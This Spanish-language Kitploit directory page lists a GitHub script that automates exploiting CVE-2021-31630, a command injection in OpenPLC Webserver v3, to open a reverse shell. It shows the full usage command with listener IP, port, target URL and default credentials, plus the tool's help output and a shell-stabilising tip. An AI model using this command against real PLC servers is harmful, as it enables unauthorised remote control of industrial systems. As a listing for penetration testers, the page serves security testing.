
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
cve-2021-31630 — Esto es una automatización de la explotación de cve-2021-31630 | Kitploit

Herramientas/GitHubGitHub/adibna/cve-2021-31630
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlHerramienta de Acceso Remoto
GitHubadibna/cve-2021-31630

cve-2021-31630

Esto es una automatización de la explotación de cve-2021-31630

Ver Repositorio
126hace 2 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    341
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    309

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Este script explota automáticamente una vulnerabilidad en OpenPLC Web Server v3.

Podrás crear una Reverse Shell automática con el servidor sin necesidad de usar técnicas manuales.

Detalle de CVE-2021-31630 La inyección de comandos en Open PLC Webserver v3 permite a atacantes remotos ejecutar código arbitrario a través del componente "Hardware Layer Code Box" en la página "/hardware" de la aplicación.

El script fue personalizado para que, después de completar el registro del script en OpenPLC, genere la shell de la máquina en la misma terminal.

Usa el siguiente comando (recomendamos crear un entorno virtual de Python para instalar las dependencias). # Sin embargo, el script breakerplc.py debe ejecutarse fuera del entorno virtual.

sudo apt update
pip3 install requests

¿Cómo usar? Puedes usar esta línea de comandos (abajo).

python breakerplc.py -lh <tu ip local> -lp 4444 <http://ip de la máquina:8080> -u openplc -p openplc

usage: python breakerplc.py [-h] [-u U] [-p P] [-t T] -lh LH -lp LP url

positional arguments:
  url         Target URL with http(s)://

options:
  -h, --help  show this help message and exit
  -u U        Username
  -p P        Password
  -t T        Request Timeout, increase if server is slow
  -lh LH      LHOST
  -lp LP      LPORT

2024-06-21 19-53-25


IMPORTANTE Después de conectarte, debes escribir "whoami" o "ls" para romper la línea de código y devolver la shell. imagen
Descargar herramienta






